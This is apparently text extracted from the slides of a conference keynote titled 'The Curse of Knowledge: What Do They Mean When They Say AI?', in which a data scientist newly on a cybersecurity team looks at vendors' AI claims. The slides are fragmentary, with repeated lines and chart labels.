the curse of knowledge

what do they mean when they say **AI**?

phil henrickson, phd
ae business solutions

I want to let you all in on a little secret

I want to let you all in on a little secret

I don't really know that much about cybersecurity

Keynote Sessions


Phil Henrickson - AE Business Solutions —

The Curse of Knowledge: What Do They Mean When They Say AI?

A data scientist has joined a team of cybersecurity experts. He knows next to nothing about cybersecurity. But the world of cybersecurity is suddenly fixated on artificial intelligence. Every cybersecurity vendor is talking about their new AI-powered capabilities. A data scientist wants to tell you, what do these vendors really mean when they say AI?


it's not much of a secret because I put it in the description of the talk


Cybersecurity




Cybersecurity

LOW
HIGH
Knowledge of Cybsersecurity



LOW
HIGH
Knowledge of Cybsersecurity


MOSER
URBANEK
PLACEK
LOW
HIGH
Knowledge of Cybsersecurity

